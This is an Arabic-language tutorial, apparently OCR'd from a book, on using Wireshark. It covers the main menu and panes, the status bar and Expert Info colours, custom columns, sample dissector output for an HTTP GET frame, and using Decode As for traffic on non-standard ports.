
القائمة التالية تسلط الضوء على الأسباب التي قد تحتاجها لاستخدام القائمة الرئيسية بدلا من شريط الأدوات الرئيسي.

File → open file sets, save subsets of packets, export HTTP objects
Edit → clear all marked packets, ignored packets, and time references
View → view/hide toolbars and panes, edit the Time column setting, reset coloring
Analyze → create display filter macros, see enabled protocols, save forced decodes
Statistics → build graphs and open statistics windows for various protocols
Telephony → perform all telephony-related functions (graphs, charts, playback)
Tools → build firewall rules from packet contents, access the Lua scripting tool
Internals → view the dissector tables and a list of supported protocols
Help → learn where Wireshark stores global and personal configuration files


يمكنك العمل بكفاءة عالية من خلال النقر على الأزرار الموجودة على شريط الأدوات الرئيسي لفتح الملفات ومرشحات الوصول، قواعد التلوين، والأفضليات. سوف نستخدم معظم الوظائف الرئيسية على شريط الأدوات الرئيسية. يتم سرد هذه الوظائف كما في الشكل التالي.



نحن نستخدم فلاتر العرض (**Display Filter**) لسحب "إبرة من كومة قش." عندما يكون لديك آلاف أو مئات الآلاف من الحزم لتنظر فيها. من خلال استخدام فلاتر العرض (**Display Filter**) فإنها تمكنك من رؤية حركة المرور التي تتعلق بالمهمة التي تريدها. على سبيل المثال، إذا كنت تقوم باستكشاف أخطاء جلسة التصفح على شبكة الإنترنت لشخص ما، يمكنك استخدام فلاتر العرض (**Display Filter**) لإزالة جلسات البريد الإلكتروني أو حركة التحديث الفيروس.



نجد ان شاشة الواير شارك الرئيسية تتكون من ثلاثة أجزاء قائمة الحزم (***Packet List pane***)، تفاصيل الحزم(***Packet Details pane***) ، وجزء خاص ببايت الحزم (**Packet Bytes**).



- **جزء قائمة الحزم (Packet List pane)**

التنقل في الجزء قائمة الحزم (***Packet List pane***) لرؤية المضيفين المتصلين، البروتوكولات أو التطبيقات المستخدمة، ومعلومات عامة عن الأطر. ألوان الواير شارك للأطر تكون على أساس مجموعة من قواعد التلوين والتي سوف نتحدث عنها لاحقا.

في هذا الجزء يمكنك إضافة العديد من الأعمدة، وأيضا يمكن فرز أي عمود. قدرة الفرز هذه يمكنها أن تساعدك على العثور على الحزم المماثلة. افتراضيا، يتم الفرز على حسب العمود الذي يشمل رقم الإطار ("**No.**"). العمود على الجانب اليسار).

فيما يلي قائمة الأعمدة الافتراضية التي يحتويها الجزء قائمة الحزم (*Packet List pane*) كالاتى:

- **Number ("No.") column**

كل إطار يتم تعين رقم له. افتراضيا، يتم فرز حركة المرور على حسب الرقم الموجود في العمود **No.** من الأقل إلي الأعلى. يمكنك فرز جزء قائمة الحزم على حسب عمود ما من خلال النقر على عنوان العمود المطلوب.

- **Time column**

افتراضيا، الواير شارك يظهر وقت وصل كل إطار مقارنة بالإطار الأول في العمود. سوف نستخدم هذا العمود للعثور على التأخير في الكشف عن مشاكل زمن الوصول عن طريق تغيير إعداد **Time column**.

- **Source and Destination columns**

أعمدة المصدر والوجهة تظهر طبقة العنوان (**Address Layer**) المتاحة في كل إطار. بعض الإطارات ليس لها سوى عنوان **MAC** (حزم **ARP**، على سبيل المثال) بحيث سيتم عرض عناوين **MAC** هذه في أعمدة المصدر والوجهة.

- **Protocol column**


الواير شارك يعرض أخر **dissector** تم تطبيقها على الإطار. فهذا مكان عظيم للنظر فيه إذا كنت تحاول معرفة ما هي التطبيقات المستخدمة.

- **Length column**


يشير هذا العمود إلى إجمالي طول كل إطار.

- **Info column**

يوفر هذا العمود المعلومات الأساسية حول الإطار.




بالنقر فوق راس أي من الأعمدة بالزر الأيمن للماوس يتيح لك إخفاء، عرض، إعادة تسمية وحذف الأعمدة.



النقر بالزر الأيمن للماوس على أي من الحزم يتيح لك العديد من الخيارات.

نحن نستخدم وظيفة النقر بالزر الماوس الأيمن لتطبيق عوامل الفلترة، تلوين حركة المرور، إعادة تجميع حركة المرور (تتبع التيار)، وقوة الواير شارك لتشريح شيء بطريقة مختلفة، وأكثر من ذلك.




- **جزء تفاصيل الحزم (Packet Details pane)**

عند النقر على حزمة ما موجودة في جزء قائمة الحزم، فان الواير شارك يظهر التفاصيل عن تلك الحزمة والذي يوجد في الجزء تفاصيل الحزم (الجزء الأوسط). كما ذكر آنفا، فان قسم الإطار (**Frame section**) ليست جزءا من الحزمة التي تنتقل من خلال الشبكة. الواير شارك قام بإضافة مقطع الإطار للحصول على معلومات إضافية حول الإطار، مثل موعود وصل الإطار، قاعدة التلوين التي يتم تطبيقها على الإطار، رقم الإطار، وطول الإطار.


عند تحركك من خلال الجزء تفاصيل الحزم، فان النقر على المؤشر **+** لتوسيع أقسام الإطار. أيضا يمكنك استخدام زر الماوس الأيمن فوق الإطار لتوسيعه بالكامل (**Expand All**) أو توسيع قسم واحد فقط (**Expand Subtrees**).

- **جزء بايت الحزم (Packet bytes pane)**

هذا الجزء يظهر الإطار في شكل **hex** او **ASCII**. إذا كنت لا تريد أن ترى جزء بايت الحزم، نحدد **View** ومن ثم **Packet Bytes** وذلك لإغلاقه او تشغيله.



فللنظر الى شريط الحالة (**status Bar**) الموجود في أسفل الشاشة الرئيسية للواير شارك. يتكون شريط الحالة (**Status Bar**) من اثنين من الأزرار وثلاثة أعمدة. يمكن تغيير حجم هذه الأعمدة حسب الضرورة.



- **The Expert Info button(زر نظام الخبير)**

الواير شارك يتيح لك نظام الخبير الذي يمكن أن يساعدك على تحديد سبب مشاكل الأداء. ونجد انه على حسب نوع المشكلة يتغير لونه ويكون كالاتي:

الأحمر: أعلى مستوى هو أخطاء[The highest level is Errors]

الأصفر: أعلى مستوى هو تحذيرات[The highest level is Warnings]

سماوي: أعلى مستوى هو ملاحظات[The highest level is Notes]

الزرقاء: أعلى مستوى هو الدردشات[The highest level is Chats]

الأخضر: يوجد تعليق حزم، ولكن لا يوجد أخطاء، تحذيرات أو ملاحظات[comments, but no Errors, Warnings or Notes]

رمادي: لا توجد أي معلومات متوفرة من قبل نظام الخبير[There are no Expert Info items]

- **The trace file annotation button**

من خلاله يمكنك إضافة، تعديل أو إلغاء تعليق حول ملف الالتقاط/التتبع بأكمله من خلال النقر عليه.

- First Column: Get Field, Capture, or Trace File Information

كما يمكنك التقاط الحزم، فان الواير شارك يقوم بحفظ ملفات التتبع/الالتقاط المؤقتة وهذه الملفات تكون غير محفوظة. فان عمود معلومات ملفات الالتقاط يظهر اسم ملف التتبع المؤقت الذي لم يتم حفظه ومساره أو اسم ملف التتبع الذي تم فتحه بواسطة الواير شارك. يظهر هذا العمود أيضا حجم الملف ومدة فتح أو عمل هذا الملف.

- Second Column: Get Packet Counts (Total and Displayed)

يشمل هذا العمود إجمالي عدد الحزم في ملف التتبع سواء المحفوظ أو الغير محفوظ، وعند استخدام الفلتر فيستم عد الحزم المعروضة في الخانة **Displayed** والحزم المفلترة في الخانة**Dropped** .

- Third Column: Determine the Current Profile

يمكنك إنشاء ملفات تعريف لتخصيص الواير شارك على حالات محددة. على سبيل المثال، إذا كنت تقوم بتحليل حركة مرور**HTTP** ، يمكنك إنشاء ملف التعريف الذي يتضمن قاعدة التلوين لجميع **[HTTP 4XX]** خطأ العميل أو **[HTTP 5XX]** خطأ الخادم. قد تفكر أيضا بإضافة عمود لقيمة حقل المضيف**HTTP** . يتم عرض الوضع النشط في العمود الأيمن من شريط الحالة كما هو مبين في الشكل السابق. انقر بالزر الأيسر للماوس على العمود الشخصي ليظهر لك قائمه فيها جميع ملفات التعريف التي أعددتها لتحديد ملف تعريف آخر من القائمة.


تخصيص SETTING وVIEW للواير شارك

إضافة أعمدة إلى جزء قائمة الحزم (Add Columns to the Packet List Pane)

يحتوي الواير شارك مجموعة افتراضية من الأعمدة التي توفر المعلومات الأساسية. ومع ذلك، فان إضافة الأعمدة يمكن أن يساعدك بسرعة في الكشف عن أنماط السلوك. هناك طريقتان لإضافة أعمدة إلى جزء قائمة الحزم (طريقة سهلة وطريقة صعبة). يجب أن نعرف أنه في بعض الأحيان لا يمكن إنشاء الأعمدة باستخدام طريقة أسهل.

Right-Click | Apply as Column (the "easy way")


يعرض جزء تفاصيل الحزم الحقول والقيم الواردة في الإطارات. ننقر بالزر الايمن على أي قسم لبروتوكول الإنترنت في جزء تفاصيل الحزم. لإضافة أي حقل كعمود، ننقر بالزر الماوس الأيمن على الحقل ونحدد **Apply as Column**. وهذه هي الطريقة السهلة.



Edit | Preferences | Columns (the "hard way")


إذا لم يكن لديك حزمة تحتوي على الحقل المطلوب لاستخدامه في طريقة النقر بالزر الماوس الأيمن، فسوف تحتاج إلى استخدام طريقة أخرى وأصعب لبناء الأعمدة. ويتم ذلك من خلال النقر فوق **Edit** الموجود في القائمة الرئيسية والتي من خلالها نختار **Preferences** ومن ثم **Columns** وذلك لرؤية الأعمدة الموجودة، تغيير ترتيب الأعمدة، وإضافة أعمدة.

إذا لم يتم سرد العمود الذي تريد إنشائه، فيجب عليك النقر فوق الزر add ومن خلاله نختار **Custom** في خانة **Filed Type**، كما هو مبين في الشكل التالي. وأخيرا، يجب إدخال اسم الحقل وليكن مثلا **(ip.ttl)** ومن ثم نختار مكان الحقل الذي تريد عرضه في العمود. وذلك من خلال وضع رقم في الحقل **Field occurrence**.



Hide, Remove, Rearrange, Realign, and Edit Columns

يمكنك استخدام نافذة **Preference** التي استخدمنها سابقا لأداء العديد من الوظائف على الأعمدة الخاصة بك، ولكن ليس هذا هو أسرع وسيلة للعمل مع الأعمدة. حيث يمكن أيضا التعامل مع الأعمدة من خلال النقر بالزر الايمن على عنوان العمود في جزء قائمة الحزم لتحديد المحاذاة، تعديل عنوان العمود، إخفاء (أو عرض) العمود، أو حتى حذف عمود. النقر وسحب النوافذ إلي اليمين أو الى اليسار لإعادة ترتيبها.



Export Column Data

سبب أخر وجيه لإضافة أعمدة إلى جزء قائمة الحزم هو تصدير هذه الأعمدة للتحليل مع أداة أخرى. على سبيل المثال، إذا قمت بإضافة عمود **Time to Live**، فيمكنك تحديد **File** في القائمة الرئيسية ومن ثم اختيار **Export Packet Dissections** ثم تنسيق **CSV**. اختيار تصدير موجز المعلومات فقط فانه يعطى في نهاية المطاف الملف **CSV** والذي يحتوي على بيانات العمود الجديد. يمكنك الآن فتح هذا الملف **CSV** في جدول البيانات لمعالجة المزيد من البيانات.

تشريح الحزم بواسطة Wireshark Dissectors (Dissect the Wireshark Dissectors)

تشريح الحزمة هي واحدة من أقوى السمات لدى الواير شارك. عملية التشريح هو تقوم بتحويل تيارات بايت في الطلبات الى أشياء مفهومة، رد، رفض، إعادة الإرسال، وأكثر من ذلك.

يتم تسليم الإطارات التي تصل إما من **Capture Engine** أو **Wiretap Library** إلى **Core Engine**. هذا هو المكان الذي يبدأ فيه العمل الحقيقي. حيث ان الواير شارك يفهم العديد من تنسيقات الآلاف من البروتوكولات والتطبيقات. حيث يستخدم الواير شارك **Dissectors** لفهم مختلف الحقول وترجمتها الى صيغ قابلة للقراءة.

على سبيل المثال، بالنظر الى **Host** على شبكة اتصال **Ethernet** الذي يصدر طلب **HTTP GET** إلى موقع على شبكة الإنترنت. سيتم التعامل مع هذه الحزمة من قبل خمسة **dissectors**.

- Frame Dissector

Frame dissector يفحص ويعرض المعلومات الأساسية لـ **Trace File** (الملف الذى يحتوى على عملية التقاط الحزم الذى قمنا بها) ، مثل **timestamp** الذى تم تعيينه على كل الإطارات.

```
⊟ Frame 8: 345 bytes on wire (2760 bits), 345 bytes captured (2760 bits)
    Interface id: 0
    WTAP_ENCAP: 1
    Arrival Time: Oct 24, 2012 15:05:09.699888000 Pacific Daylight Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1351116309.699888000 seconds
    [Time delta from previous captured frame: 0.000847000 seconds]
    [Time delta from previous displayed frame: 0.000847000 seconds]
    [Time since reference or first frame: 0.140475000 seconds]
    Frame Number: 8
    Frame Length: 345 bytes (2760 bits)
    Capture Length: 345 bytes (2760 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ip:tcp:http]
    [Coloring Rule Name: HTTP]
    [Coloring Rule String: http || tcp.port == 80]
```

- The Ethernet Dissector Takes Over

Ethernet dissector يترجم ويعرض مجالات رأس **Ethernet II**، استنادا إلى محتويات الحقل **Type**. في الشكل التالي، يشير قيمة الحقل **Field** إلى **0x0800** والتي تشير الى رأس عناوين **IPv4**.

```
⊟ Ethernet II, Src: Hewlett-_a7:bf:a3 (d4:85:64:a7:bf:a3), Dst: Cadan
  ⊞ Destination: Cadant_31:bb:c1 (00:01:5c:31:bb:c1)
  ⊞ Source: Hewlett-_a7:bf:a3 (d4:85:64:a7:bf:a3)
    Type: IP (0x0800)
```

- The IPv4 Dissector Takes Over

IPv4 dissector يترجم حقول **IPv4 header**، ويستند إلى محتويات حقل **Protocol**. في الشكل التالي، قيمة الحقل **Protocol** هي **TCP 6** والتي تشير استمرار تتبع **TCP**.

```
⊟ Internet Protocol Version 4, Src: 24.6.173.220 (24.6.173.220), Dst:
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00:
    Total Length: 331
    Identification: 0x20be (8382)
  ⊞ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
  ⊞ Header checksum: 0x0000 [validation disabled]
    Source: 24.6.173.220 (24.6.173.220)
    Destination: 198.66.239.146 (198.66.239.146)
```

- The HTTP Dissector Takes Over

هنا يتم ترجمة الحقل **HTTP Packet**. حيث لا يوجد أي بروتوكول أو تطبيق داخل حزمة **HTTP**، لذلك فهذا هو اخر **dissector** يتم تطبيقها على الإطار، كما هو مبين في الشكل التالي.


```
⊟ Hypertext Transfer Protocol
  ⊞ GET / HTTP/1.1\r\n
    Host: www.chappellu.com\r\n
    User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-
    Accept: text/html,application/xhtml+xml,application/xml;
    Accept-Language: en-us,en;q=0.5\r\n
    Accept-Encoding: gzip,deflate\r\n
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
    Keep-Alive: 115\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://www.chappellu.com/]
```

تحليل حركة المرور التي تستخدم المنافذ الغير قياسية

التطبيقات التي تعمل على المنافذ الغير قياسية هي دائما مصدر قلق، سواء تم تصميم التطبيق عمدا لاستخدام تلك المنافذ الغير قياسيه أو انها تحاول استخدامها خلسة لتفادى جلسة جدار الحماية.

ماذا يحدث إذا تم تشغيل حركة المرور الخاصة بك على منفذ غير قياسي حيث يتم تعريفه من قبل الوير شارك على انه يستخدم من قبل تطبيق آخر؟ الواير شارك قد يطبق **dissector** خاطئ. في الشكل التالي، لدينا اتصال قائم على **FTP** عبر المنفذ رقم **137**. حيث يقوم الوير شارك بتعريف هذا المنفذ على انه خاص بحركة مرور الخاصة بالخدمة **NetBIOS**.

حركة مرور **NetBIOS** العادية لا تبدو مثل هذه. الواير شارك يقوم بوضع **TCP** في عمود **Protocol** في حين يضع "**netbios-ns**" في منطقة المنافذ في العمود **Info**. التنقل في محتويات هذا الملف، فنجد ان محتويات العمود **Info** لا تحتوي على التفاصيل العادية لخدمة الأسماء **NetBIOS**.




لذلك سوف تحتاج الى تطبيق **dissector** يدويا.

هناك سببان لماذا قد ترغب في فرض تطبيق **dissector** يدويا على حركة المرور: (1) إذا قام الواير شارك بتطبيق **dissector** خاطئ وذلك نتيجة استخدام البروتوكول او التطبيق منفذ غير القياسي المحدد له، (2) إذا لم يكن لدى الواير شارك **dissector** مشرح ارشادي مخصص لنوع حركة المرور الخاصة بك.

لفرض **dissector** على حركة المرور، ننقر بزر الماوس الأيمن على الحزمه او البروتوكول التي تم تطبيق **dissector** عليه بشكل غير صحيح نتيجة استخدام منفذ غير قياسي له في جزء قائمة الحزم واختيار **Decode As** او من خلال النقر فوق **Analyze** الموجودة في القائمة الرئيسية ومن ثم اختيار **Decode As**. ثم نحدد **Transport tab** ونختار **dissector** المطلوب.

